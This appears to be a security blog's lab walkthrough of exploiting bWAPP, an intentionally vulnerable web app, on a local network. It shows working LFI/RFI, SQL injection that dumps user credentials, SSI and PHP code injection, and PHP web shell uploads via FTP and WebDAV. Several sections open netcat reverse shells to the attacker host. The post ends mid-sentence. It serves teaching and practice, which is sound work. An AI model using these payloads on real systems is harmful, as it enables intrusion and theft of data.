Tuesday, February 4, 2020

bWAPP Remote & Local File Inclusion (RFI/LFI)

In bWAPP There is a module for RFI and LFI injections. Our goal is to exploit these vulnerabilities and get local access to the remote machine.

Local File Include

http://192.168.56.101/bWAPP/rlfi.php?language=/etc/passwd&action=go

As you can see we successfully included the /etc/passwd file in to the web page. Our next task is getting the source code of the page using php filters.

http://192.168.56.101/bWAPP/rlfi.php?language=php://filter/convert.base64-encode/resource=rlfi.php&action=go

We got the source code in base64 format. All that is left to do is decode the base64 string and we can do that on the command line with the base64 utility

sam@ubuntu:~/Downloads$ echo "PD9waHAKCi8qCgpiV0FQUCwgb3IgYS..." | base64 -d

If we decode the base64 we get the following result.

include("security.php");
include("security_level_check.php");
include("functions_external.php");
include("selections.php");

$language = "";

if(isset($_GET["language"]))
{
    switch($_COOKIE["security_level"])
    {
        case "0" :
            $language = $_GET["language"];
            break;
        case "1" :
            $language = $_GET["language"] . ".php";
            break;
        case "2" :
            $available_languages = array("lang_en.php", "lang_fr.php", "lang_nl.php");
            $language = $_GET["language"] . ".php";
            // $language = rlfi_check_1($language);
            break;
        default :
            $language = $_GET["language"];         
            break;
    }
}

This is the source code to the page we got using php filters. It shows how the page should be configured depending on the security level set in the cookie.

Remote File Include

Remote file includes work on the same principle as Local file includes except that the resulting code to be included in the script is on a remote location. Here we will be using a simple php backdoor to include remotely for our web server we have setup.

http://192.168.56.101/bWAPP/rlfi.php?language=http://192.168.56.1/~sam/1.txt&action=go&cmd=ls

Another way to get a shell on a rfi is to use the data:// wrapper php provides us with. We simply encode our php code to be executed in base64 and append our string to the url

sam@ubuntu:~/Downloads$ echo "" | base64
PD9waHAgc3lzdGVtKFsnY21kJ10pOz8+Cg==
sam@ubuntu:~/Downloads$ 

We then wrap the base64 in a data:// string like so: data://text/plain;base64,PD9waHAgc3lzdGVtKFsnY21kJ10pOz8+Cg==

http://192.168.56.101/bWAPP/rlfi.php?language=data://text/plain;base64,PD9waHAgc3lzdGVtKFsnY21kJ10pOz8+Cg==&action=go&cmd=id

Here we used the php data wrapper in order to execute system commands on the remote host via RFI. if we append a '&cmd=' to the URL we can issue system commands on the remote host.

Getting a reverse connect shell is easy as you would just append the netcat command and execute. "nc -e /bin/sh 192.168.56.1 8088"

sam@ubuntu:~/Downloads$ nc -nvlp 8088
Listening on [0.0.0.0] (family 0, port 8088)
Connection from 192.168.56.101 46350 received!
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@bee-box:/var/www/bWAPP$ 

bWAPP SQL Injection Select Function

http://192.168.56.101/bWAPP/sqli_2.php?movie=5&action=go

http://192.168.56.101/bWAPP/sqli_2.php?movie=5 or 1=1#&action=go9

If we try to inject a true statement in to the SQL Query we get a true response.

Our next task is to see how many columns are available in the current table. We can do this using 'order by' clause.

http://192.168.56.101/bWAPP/sqli_2.php?movie=5 order by 1#&action=go http://192.168.56.101/bWAPP/sqli_2.php?movie=5 order by 8#&action=go

As you can see there are seven columns in the current table. lets move on to finding visible columns to extract data with.

http://192.168.56.101/bWAPP/sqli_2.php?movie=5 and 1=0 union select 1,2,3,4,5,6,7#&action=go

We see columns 2,3,4 and 5 are visible. This is where we will extract data from the database from. Lets now move to finding out a little more information about the database server.

http://192.168.56.101/bWAPP/sqli_2.php?movie=5 and 1=0 union select 1,@@version,@@hostname,database(),user(),6,7#&action=go

We found the version, hostname and database values for the current sql server. Our next task is to figure out the database schema to learn where the tables and columns reside and their structure.

http://192.168.56.101/bWAPP/sqli_2.php?movie=5 and 1=0 union select 1,count(schema_name),3,4,5,6,7 FROM information_schema.schemata#&action=go

First we get a count of how many databases are in the database system.

http://192.168.56.101/bWAPP/sqli_2.php?movie=5 and 1=0 union select 1,concat(schema_name),3,4,5,6,7 FROM information_schema.schemata limit 1,1#&action=go http://192.168.56.101/bWAPP/sqli_2.php?movie=5 and 1=0 union select 1,concat(schema_name),3,4,5,6,7 FROM information_schema.schemata limit 2,1#&action=go http://192.168.56.101/bWAPP/sqli_2.php?movie=5 and 1=0 union select 1,concat(schema_name),3,4,5,6,7 FROM information_schema.schemata limit 3,1#&action=go

We see that there are 4 databases in the schema. Our next task is to iterate through the databases for one we can choose.

http://192.168.56.101/bWAPP/sqli_2.php?movie=5 and 1=0 union select 1,2,count(table_name),4,5,6,7 from INFORMATION_SCHEMA.TABLES where table_schema=database()#&action=go

Lets first get a count of how many tables are in the database.

http://192.168.56.101/bWAPP/sqli_2.php?movie=5 and 1=0 union select 1,2,table_name,4,5,6,7 from INFORMATION_SCHEMA.TABLES where table_schema=database() limit 1,1#&action=go http://192.168.56.101/bWAPP/sqli_2.php?movie=5 and 1=0 union select 1,2,table_name,4,5,6,7 from INFORMATION_SCHEMA.TABLES where table_schema=database() limit 2,1#&action=go http://192.168.56.101/bWAPP/sqli_2.php?movie=5 and 1=0 union select 1,2,table_name,4,5,6,7 from INFORMATION_SCHEMA.TABLES where table_schema=database() limit 3,1#&action=go

After that we can increment the limit keyword and get the rest of the tables we need to extract data from the server

http://192.168.56.101/bWAPP/sqli_2.php?movie=5 and 1=0 union select 1,2,count(column_name),4,5,6,7 from INFORMATION_SCHEMA.COLUMNS where table_name=%27users%27 and table_schema=database()#&action=go

We need to count the number of columns the table has.

http://192.168.56.101/bWAPP/sqli_2.php?movie=5 and 1=0 union select 1,2,column_name,4,5,6,7 from INFORMATION_SCHEMA.COLUMNS where table_name=%27users%27 and table_schema=database() limit 1,1#&action=go http://192.168.56.101/bWAPP/sqli_2.php?movie=5 and 1=0 union select 1,2,column_name,4,5,6,7 from INFORMATION_SCHEMA.COLUMNS where table_name=%27users%27 and table_schema=database() limit 2,1#&action=go http://192.168.56.101/bWAPP/sqli_2.php?movie=5 and 1=0 union select 1,2,column_name,4,5,6,7 from INFORMATION_SCHEMA.COLUMNS where table_name=%27users%27 and table_schema=database() limit 3,1#&action=go

We got the column count now all there is is to go through and find the columns we want to extract the data from and wrap it in a union select statement.

http://192.168.56.101/bWAPP/sqli_2.php?movie=5 and 1=0 union select 1,login,password,4,email,6,7 from users limit 1,1#&action=go

We have got the columns we want to extract now all that left to do is to input the url and retrive the data returned on the website.

bWAPP SQL Injection Search Function

In bWAPP There is a SQL Injection module which exploits a GET search checking against a mysql database. Our first test is to see if we can create a TRUE condition in the SQL Query.

a' or 1=1#

As you can see we successfully injected the title parameter with our own SQL Query now lets see how many columns we have.

a' order by 1#

This came back with a false result. What we are looking for is a true response or an error message saying 'unknown column number'.

a' order by 8#

Here is the result we are looking for. The unknown column number tells us that there are seven columns in the present table. Our next task is to try and identify visible columns where we can extract data from.

a' union select 1,2,3,4,5,6,7 #

We can see columns 2,3,4 and 5 are visible. Lets inject some common mysql functions and variables.

a' union select 1,2,@@version,4,5,6,7 #

This showing us the version of mysql we are running.

a' union select 1,database(),@@version,4,user(),6,7 #

Here we selected the database() function to get the current working database. The @@version variable and the user() function.

a' union select 1,concat(schema_name),3,4,5,6,7 FROM information_schema.schemata#

Its now time to Extract the database schema.

a' union select 1,2,table_name,4,5,6,7 from INFORMATION_SCHEMA.TABLES where table_schema=database()#

Extract current tables in the current database.

a' union select 1,2,column_name,4,5,6,7 from INFORMATION_SCHEMA.COLUMNS where table_name='users' and table_schema=database()#

Extract column names from table 'users'.

a' union select 1,login,password,4,email,6,7 from users#

Select login,email and password fields from users table and dump the information.

bWAPP Server Side Includes Exploitation

We first start off with some information grabbing with the SSI. We will see if we get any results back and confirm it is indeed vulnerible to SSI's. <!--#echo var="DOCUMENT_URI" -->

Next we will try and echo the DOCUMENT_NAME with the following string: <!--#echo var="DOCUMENT_NAME" -->

We can- execute commands through SSI's all we have to do is specify a 'cmd' we would like to run and wrap it in the respective tags. <!--#exec cmd="ls" -->

As you can see we got a successful listing of the files in the cwd. Lets see what our working directory is.

<!--#exec cmd="pwd" -->

it seems we are in /var/www/bWAPP so our next -move i-s --to see if we can get a reverse connect from our SSI.

<!--#exec cmd="nc -e /bin/sh 192.168.56.1 8088" -->

As you can see we got a successful connect back from our remote host.

sam@ubuntu:~$ nc -nvlp 8088
Listening on [0.0.0.0] (family 0, port 8088)
Connection from 192.168.56.101 36422 received!
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@bee-box:/var/www/bWAPP$ 

bWAPP PHP Code Injection


in bWAPP There is a Insecure PHP Code Execution module. Our goal is to gain access to the vulnerable URL and get back a reverse connect shell using PHP functions.

We test the parameter 'message' for possible code injection. http://192.168.56.101/bWAPP/phpi.php?message=test. One way to do that is to append a semi-colon and some php instructions and see what the output will be. We first try to echo out phpinfo(); function.

http://192.168.56.101/bWAPP/phpi.php?message=test;phpinfo();

We got phpinfo() to display. Lets mmove on to executeing system commands with php and shell_exec().

As you can see we got back a successful directory listing of the current directory. Our next task is to get a reverse connect going so we can have terminal access to the remote host through netcat. Our URL will be http://192.168.56.101/bWAPP/phpi.php?message=test;echo+shell_exec("nc -e /bin/sh 192.168.56.1 8088%");. This should give us a connect back so we can issue commands from the terminal.

sam@ubuntu:~$ nc -nvlp 8088
Listening on [0.0.0.0] (family 0, port 8088)
Connection from 192.168.56.101 49592 received!
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@bee-box:/var/www/bWAPP$ 

As you can see we got a connect back and a system shell to work from now on.

bWAPP Insecure FTP Service

In bWAPP There is a Insecure FTP module where you can exploit a misconfiguration in you have the ability to write files to the server as the anonymous user.

We start off by connecting to the remote FTP server with the ftp utility.

sam@ubuntu:~$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 ProFTPD 1.3.1 Server (bee-box) [192.168.56.101]
Name (192.168.56.101:sam): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-rw-r--   1 root     www-data   543803 Nov  2  2014 Iron_Man.pdf
-rw-rw-r--   1 root     www-data   462949 Nov  2  2014 Terminator_Salvation.pdf
-rw-rw-r--   1 root     www-data   544600 Nov  2  2014 The_Amazing_Spider-Man.pdf
-rw-rw-r--   1 root     www-data   526187 Nov  2  2014 The_Cabin_in_the_Woods.pdf
-rw-rw-r--   1 root     www-data   756522 Nov  2  2014 The_Dark_Knight_Rises.pdf
-rw-rw-r--   1 root     www-data   618117 Nov  2  2014 The_Incredible_Hulk.pdf
-rw-rw-r--   1 root     www-data  5010042 Nov  2  2014 bWAPP_intro.pdf
226 Transfer complete
ftp> pwd
257 "/" is the current directory
ftp> 

Checking for write access

We are going to check for anonymous write access on the ftp server. To accomplish this we will simply 'put' a local file to the remote server.

ftp> put 1.php 1.php
local: 1.php remote: 1.php
200 PORT command successful
150 Opening BINARY mode data connection for 1.php
226 Transfer complete
34 bytes sent in 0.02 secs (1.3439 kB/s)
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 ftp      nogroup        34 Feb  4 08:11 1.php
-rw-rw-r--   1 root     www-data   543803 Nov  2  2014 Iron_Man.pdf
-rw-rw-r--   1 root     www-data   462949 Nov  2  2014 Terminator_Salvation.pdf
-rw-rw-r--   1 root     www-data   544600 Nov  2  2014 The_Amazing_Spider-Man.pdf
-rw-rw-r--   1 root     www-data   526187 Nov  2  2014 The_Cabin_in_the_Woods.pdf
-rw-rw-r--   1 root     www-data   756522 Nov  2  2014 The_Dark_Knight_Rises.pdf
-rw-rw-r--   1 root     www-data   618117 Nov  2  2014 The_Incredible_Hulk.pdf
-rw-rw-r--   1 root     www-data  5010042 Nov  2  2014 bWAPP_intro.pdf
226 Transfer complete
ftp> 

As you can see the transfer was successful but we need to know the directory where we can access our '1.php' file. For this we will use 'dirb' on the remote host

sam@ubuntu:~$ dirb http://192.168.56.101

-----------------
DIRB v2.22    
By The Dark Raver
-----------------

START_TIME: Tue Feb  4 01:20:40 2020
URL_BASE: http://192.168.56.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612                                                          

---- Scanning URL: http://192.168.56.101/ ----
+ http://192.168.56.101/.bash_history (CODE:200|SIZE:83)                       
+ http://192.168.56.101/crossdomain (CODE:200|SIZE:200)                        
+ http://192.168.56.101/crossdomain.xml (CODE:200|SIZE:200)                    
==> DIRECTORY: http://192.168.56.101/drupal/                                   
==> DIRECTORY: http://192.168.56.101/evil/                                     
+ http://192.168.56.101/index (CODE:200|SIZE:45)                               
+ http://192.168.56.101/index.html (CODE:200|SIZE:588)                         
==> DIRECTORY: http://192.168.56.101/phpmyadmin/                               
+ http://192.168.56.101/README (CODE:200|SIZE:2491)                            
+ http://192.168.56.101/server-status (CODE:200|SIZE:5925)                     
==> DIRECTORY: http://192.168.56.101/webdav/ 

We find a few links to possible directories where our 1.php file is stored. But if we look at the very bottom we see a webdav dirctory. If we enter in to that directory we find this.

We can issue commands to the server with our 1.php backdoor we uploaded via the anonymous write vulnerability. Lets take a look at what we have with this URL: http://192.168.56.101/webdav/1.php?cmd=id;whoami;uname%20-a

What we want is a shell with can work with better than on the URL all the time. So we will fire up netcat and do a reverse connect back shell and see if we can spawn a shell. http://192.168.56.101/webdav/1.php?cmd=nc -e /bin/sh 192.168.56.1 8088 will be our target url.

sam@ubuntu:~$ nc -nvlp 8088
Listening on [0.0.0.0] (family 0, port 8088)
Connection from 192.168.56.101 50804 received!
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

As you can see we got a successful connect back and system shell

bWAPP Webdav Exploitation

in bWAPP there is a section on Insecure WebDAV services. Our goal is to comprimise the server using only one tool.

http://192.168.56.101/webdav is the address to the webdav folder. We are going to use a tool called 'cadaver' to query webdav and upload a file to the remote server.

sam@ubuntu:~$ cadaver 
dav:!> help
Available commands: 
 ls         cd         pwd        put        get        mget       mput       
 edit       less       mkcol      cat        delete     rmcol      copy       
 move       lock       unlock     discover   steal      showlocks  version    
 checkin    checkout   uncheckout history    label      propnames  chexec     
 propget    propdel    propset    search     set        open       close      
 echo       quit       unset      lcd        lls        lpwd       logout     
 help       describe   about      
Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
dav:!>
dav:!> open http://192.168.56.101/webdav/
dav:/webdav/>
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        Iron_Man.pdf                      543803  Nov  2  2014
        Terminator_Salvation.pdf          462949  Nov  2  2014
        The_Amazing_Spider-Man.pdf        544600  Nov  2  2014
        The_Cabin_in_the_Woods.pdf        526187  Nov  2  2014
        The_Dark_Knight_Rises.pdf         756522  Nov  2  2014
        The_Incredible_Hulk.pdf           618117  Nov  2  2014
        bWAPP_intro.pdf                  5010042  Nov  2  2014
dav:/webdav/>
dav:/webdav/> put
The `put' command requires 1 argument:
  put local [remote] : Upload local file
dav:/webdav/> 

We can create a simple php shell '<?php echo system($_GET['cmd']);?>' and save it as '1.php'.

dav:/webdav/> put 1.php 1.php
Uploading 1.php to `/webdav/1.php':
Progress: [=============================>] 100.0% of 34 bytes succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        Iron_Man.pdf                      543803  Nov  2  2014
        Terminator_Salvation.pdf          462949  Nov  2  2014
        The_Amazing_Spider-Man.pdf        544600  Nov  2  2014
        The_Cabin_in_the_Woods.pdf        526187  Nov  2  2014
        The_Dark_Knight_Rises.pdf         756522  Nov  2  2014
        The_Incredible_Hulk.pdf           618117  Nov  2  2014
        bWAPP_intro.pdf                  5010042  Nov  2  2014
        1.php                             34  Feb  3 23:25
dav:/webdav/> 

After that we can run shell commands via our url: http://192.168.56.101/webdav/1.php?cmd=id.

We want a reverse connect back to us so we issue the command http://192.168.56.101/webdav/1.php?cmd=nc -e /bin/sh 192.168.56.1 8088 and wait for a connection on the other end.

sam@ubuntu:~$ nc -nvlp 8088
Listening on [0.0.0.0] (family 0, port 8088)
Connection from 192.168.56.101 53129 received!
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bee-box:/var/www/bWAPP/documents$ 

As you can see we got a sucessful connect back and have a shell we can work from,

www-data@bee-box:/var/www/bWAPP/documents$ ls

1.php     The_Amazing_Spider-Man.pdf  The_Incredible_Hulk.pdf
Iron_Man.pdf    The_Cabin_in_the_Woods.pdf  bWAPP_intro.pdf
Terminator_Salvation.pdf  The_Dark_Knight_Rises.pdf
www-data@bee-box:/var/www/bWAPP/documents$ 

Exploiting Weak WEBDAV Configurations

The server we are going to audit has the following fingerprint. 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2) Next we need t...